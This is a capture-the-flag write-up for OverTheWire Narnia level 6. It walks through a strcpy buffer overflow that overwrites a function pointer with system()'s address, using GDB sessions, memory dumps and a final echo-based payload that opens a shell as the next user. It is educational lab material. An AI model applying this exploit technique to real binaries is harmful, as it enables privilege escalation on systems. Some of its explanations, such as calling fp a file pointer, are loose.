Narnia Level - 6

This is an elaborate each level oriented write-up for the Narnia wargame from OverTheWire.org. These challenges provide invaluable hands-on learning experiences in cybersecurity and exploitation techniques. If you find these resources helpful, please consider supporting the OverTheWire team who create and maintain these educational platforms—they're doing important work making security education accessible to everyone.

`Donate at:` https://overthewire.org/information/donate.html

`Author` : Jinay Shah

`Tools Used` :

- **GDB** (GNU Debugger) - for debugging and finding the `system()` address
- **echo** with `e` flag - for crafting payloads with hex escape sequences

---

TL;DR

Vulnerability:
Buffer overflow in `strcpy()` function allowing function pointer overwrite

Objective:
Overwrite function pointer `fp` with `system()` address to execute arbitrary commands and gain shell access as narnia7

Key Concept:
`strcpy()` has no bounds checking, allowing overflow of 8-byte buffers to overwrite adjacent memory containing the function pointer `fp`

Exploitation Steps:

1. Identify that `strcpy(b1, argv[1])` and `strcpy(b2, argv[2])` allow buffer overflow beyond 8-byte limits
2. Find memory address of `system()` function using GDB: `0xf7dcd430`
3. Overflow `b1` to overwrite `fp` with `system()` address

4. Pass `/bin/sh` in `b2` so `fp(b1)` becomes `system("/bin/sh")`

Final Payload:

```
./narnia6 `echo -e "AAAAAAAA\x30\xd4\xdc\xf7" "BBBBBBBB/bin/sh"`
```

Payload Breakdown:

- `AAAAAAAA` - 8 bytes to fill `b1` buffer
- `\x30\xd4\xdc\xf7` - Address of `system()` in little-endian format (overwrites `fp`)
- `BBBBBBBB` - 8 bytes to fill `b2` buffer
- `/bin/sh` - Shell command argument passed to `system()`

Result:
Successfully overwrites `fp` to point to `system()`, executes `system("/bin/sh")`, granting shell access as narnia7.


Level info:

`narnia6.c`

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

extern char **environ;

// tired of fixing values...
// - morla
unsigned long get_sp(void) {
       __asm__("movl %esp,%eax\n\t"
               "and $0xff000000, %eax"
               );
}
int main(int argc, char *argv[]){
        char b1[8], b2[8];
        int  (*fp)(char *)=(int(*)(char *))&puts, i;

        if(argc!=3){ printf("%s b1 b2\n", argv[0]); exit(-1); }

        /* clear environ */
        for(i=0; environ[i] != NULL; i++)
                memset(environ[i], '\0', strlen(environ[i]));
        /* clear argz    */
        for(i=3; argv[i] != NULL; i++)
                memset(argv[i], '\0', strlen(argv[i]));

        strcpy(b1,argv[1]);
        strcpy(b2,argv[2]);
        //if(((unsigned long)fp & 0xff000000) == 0xff000000)
        if(((unsigned long)fp & 0xff000000) == get_sp())
                exit(-1);
        setreuid(geteuid(),geteuid());
    fp(b1);

        exit(1);
}
```

Solution:

Let's try to execute the program normally and then we will get back to the code:



```
narnia6@narnia:/narnia$ ./narnia6
./narnia6 b1 b2
narnia6@narnia:/narnia$ ./narnia6 12345
./narnia6 b1 b2
narnia6@narnia:/narnia$ ./narnia6 12345 ABCD
12345
narnia6@narnia:/narnia$
```


The program requires two command line arguments and then prints the first argument as as it is, let’s look the code and see if we can find something interesting:

```
__asm__("movl %esp,%eax\n\t"
          "and $0xff000000, %eax"
          ); // The program is moving stack pointer i.e. %esp to %eax
            // The assembly instruction movl is used to copy 32 bits (4 bytes) o
f
            // data from a source operand to a destination operand. The 'l'
            // suffix stands for "long word".

// Another piece of code that seems kinda interesting is this:

char b1[8], b2[8]; //both arguments are 8 characters long

// next:
int  (*fp)(char *)=(int(*)(char *))&puts, i;
// This *fp is file a pointer it is also acting as printf- because:
fp(b1);
//it is returning the first value and is also using puts that acts as printf...

// Also being consistent with the wargame style, we have our favorite:
strcpy(b1,argv[1]);
strcpy(b2,argv[2]);

// Hope you remember that strcpy()- does not have any restrictions on the len
gth of the
// arguments being accepted, often used for exploitation and has been a strat
egic
// vulnerability in previous levels as well...
```

Now that we seem to get a good idea of how it is working let’s run into GDB and try exploring that:

```
gdb ./narnia6
(gdb) disassemble main
```


The disassembled main:



```
   0x080492ca <+231>:   push   %eax
   0x080492cb <+232>:   call   0x8049060 <strcpy@plt>
   0x080492d0 <+237>:   add    $0x8,%esp
   0x080492d3 <+240>:   mov    0xc(%ebp),%eax
   0x080492d6 <+243>:   add    $0x8,%eax
   0x080492d9 <+246>:   mov    (%eax),%eax
   0x080492db <+248>:   push   %eax
   0x080492dc <+249>:   lea    -0x1c(%ebp),%eax
   0x080492df <+252>:   push   %eax
   0x080492e0 <+253>:   call   0x8049060 <strcpy@plt>
   0x080492e5 <+258>:   add    $0x8,%esp
   0x080492e8 <+261>:   mov    -0xc(%ebp),%eax
   0x080492eb <+264>:   and    $0xff000000,%eax
   0x080492f0 <+269>:   mov    %eax,%ebx
   0x080492f2 <+271>:   call   0x80491d6 <get_sp>
   0x080492f7 <+276>:   cmp    %eax,%ebx
   0x080492f9 <+278>:   jne    0x8049302 <main+287>
   0x080492fb <+280>:   push   $0xffffffff
   0x080492fd <+282>:   call   0x8049080 <exit@plt>
   0x08049302 <+287>:   call   0x8049050 <geteuid@plt>
   0x08049307 <+292>:   mov    %eax,%ebx
   0x08049309 <+294>:   call   0x8049050 <geteuid@plt>
   0x0804930e <+299>:   push   %ebx
   0x0804930f <+300>:   push   %eax
   0x08049310 <+301>:   call   0x8049090 <setreuid@plt>
   0x08049315 <+306>:   add    $0x8,%esp
   0x08049318 <+309>:   lea    -0x14(%ebp),%eax
   0x0804931b <+312>:   push   %eax
   0x0804931c <+313>:   mov    -0xc(%ebp),%eax
   0x0804931f <+316>:   call   *%eax
   0x08049321 <+318>:   add    $0x4,%esp
   0x08049324 <+321>:   push   $0x1
   0x08049326 <+323>:   call   0x8049080 <exit@plt>
End of assembler dump.
(gdb)
```

Let’s add a breakpoint at <+316> the final %eax:


```
break *main+316
→ break is the keyword
  *main refers to the mian program of ./narnia6
  +316 is the location or address at which in main we need our breakpoint

Then just run the program:
(gdb) run
```



```
(gdb) break *main+316
Breakpoint 1 at 0x804931f
(gdb) run "AAAAAAAA" "BBBBBBBB"
Starting program: /narnia/narnia6 "AAAAAAAA" "BBBBBBBB"
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x0804931f in main ()
```

Let's examine some word values stored at stack pointer:

```
(gdb) x/20wx $esp

breakdown:
   x/ → examine
   20 → 20 of something
   w  → words
   x  → in hexadecimal values
        [can also be other values for eg. d → decimal or c → characters]
```



```
(gdb) info registers
eax            0x8049000           134516736
ecx            0x36b6              14006
edx            0x0                 0
ebx            0x36b6              14006
esp            0xffffd358          0xffffd358
ebp            0xffffd378          0xffffd378
esi            0xffffd444          -11196
edi            0xf7ffcb60          -134231200
eip            0x804931f           0x804931f <main+316>
eflags         0x286               [ PF SF IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
k0             0x0                 0
k1             0x0                 0
k2             0x0                 0
k3             0x0                 0
k4             0x0                 0
k5             0x0                 0
k6             0x0                 0
k7             0x0                 0
(gdb) x/20wx $esp
0xffffd358:     0xffffd364      0x42424242      0x42424242      0x41414100
0xffffd368:     0x41414141      0x08049000      0x00000003      0xf7fade34
0xffffd378:     0x00000000      0xf7da1cb9      0x00000003      0xffffd434
0xffffd388:     0xffffd444      0xffffd3a0      0xf7fade34      0x080490ed
0xffffd398:     0x00000003      0xffffd434      0xf7fade34      0xffffd444
(gdb)
```


We can observe 0x42424242 → Bs, it appears two times because we gave 8Bs as b2 argument.
Then we have 0x41414100 0x41414141 → It seems that our b1 argument of 8As are separated by a null character.

Then after we have 0x8049000 → which is the value stored in $eax which is storing the value of $esp, because if you remember this, as mentioned previously:

```
movl %esp,%eax
```

Let's try to overwrite this by overflowing the As:

```
(gdb) run "AAAAAAAACCCC" "BBBBBBBB"
```




```
(gdb) run "AAAAAAAACCCC" "BBBBBBBB"
Starting program: /narnia/narnia6 "AAAAAAAACCCC" "BBBBBBBB"
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x0804931f in main ()
(gdb) info registers
eax            0x43434343          1128481603
ecx            0x36b6              14006
edx            0x0                 0
ebx            0x36b6              14006
esp            0xffffd348          0xffffd348
ebp            0xffffd368          0xffffd368
esi            0xffffd434          -11212
edi            0xf7ffcb60          -134231200
eip            0x804931f           0x804931f <main+316>
eflags         0x282               [ SF IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
k0             0x0                 0
k1             0x0                 0
k2             0x0                 0
k3             0x0                 0
k4             0x0                 0
k5             0x0                 0
k6             0x0                 0
k7             0x0                 0
(gdb)
```

As expected the value stored in $eax is overflown as CCCC or hex value of it as 0x43434343.
This means we can store it to whatever address we want.

We also know the system() command- can execute functions we'd like it too, we need to determine it's address and we can do so by:


> (gdb) p system
>
> → we get the address as: 0xf7dcd430 or in little endian format as: \x30\xd4\xdc\xf7



```
(gdb) p system
$1 = {int (const char *)} 0xf7dcd430 <__libc_system>
(gdb)
```

To pre-process the address we can make use of the echo command:


```
(gdb) run `echo -e "AAAAAAAA\x30\xd4\xdc\xf7" "BBBBBBBB"`
```



```
(gdb) run `echo -e "AAAAAAAA\x30\xd4\xdc\xf7" "BBBBBBBB"`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /narnia/narnia6 `echo -e "AAAAAAAA\x30\xd4\xdc\xf7" "BBBBBBBB"`
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x0804931f in main ()
(gdb) c
Continuing.
[Detaching after vfork from child process 45]
[Inferior 1 (process 43) exited with code 01]
(gdb) |
```

There is no child process to process is what it means to say, let’s try how it is trying to achieve the same, by adding something after our series of Bs:

```
(gdb) run `echo -e "AAAAAAAA\x30\xd4\xdc\xf7" "BBBBBBBBCC"`
```




```
(gdb) run `echo -e "AAAAAAAA\x30\xd4\xdc\xf7" "BBBBBBBBCC"`
Starting program: /narnia/narnia6 `echo -e "AAAAAAAA\x30\xd4\xdc\xf7" "BBBBBBBBCC"`
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x0804931f in main ()
(gdb) c
Continuing.
[Detaching after vfork from child process 48]
sh: 1: CC: not found
[Inferior 1 (process 46) exited with code 01]
(gdb) |
```

So it does try to execute ‘CC’ but since it’s not a valid system command it can not obviously, but if we provide a valid shell instruction it should do the job for us as intended:

/bin/sh → is the location of bash shell which is much needed for us to retrieve our password, if it doesn't simply work like that, we might have to try something with a shell hex code as we did for previous levels, but it should work as far as I can tell...

FINAL WORKING PAYLOAD:

```
./narnia6 `echo -e "AAAAAAAA\x30\xd4\xdc\xf7" "BBBBBBBB/bin/sh"`
```



```
narnia6@narnia:/narnia$ ./narnia6 run `echo -e "AAAAAAAA\x30\xd4\xdc\xf7" "BBBBBBBB/bin/sh"`
./narnia6 b1 b2
narnia6@narnia:/narnia$ ./narnia6 `echo -e "AAAAAAAA\x30\xd4\xdc\xf7" "BBBBBBBB/bin/sh"`
$ whoami
narnia7
[redacted]
```

And there we go, it works!

References:

1. YouTube [HMCyberAcademy]:

   https://youtu.be/2REYKswIDhk?si=E2RRXZJqAoqgqHWc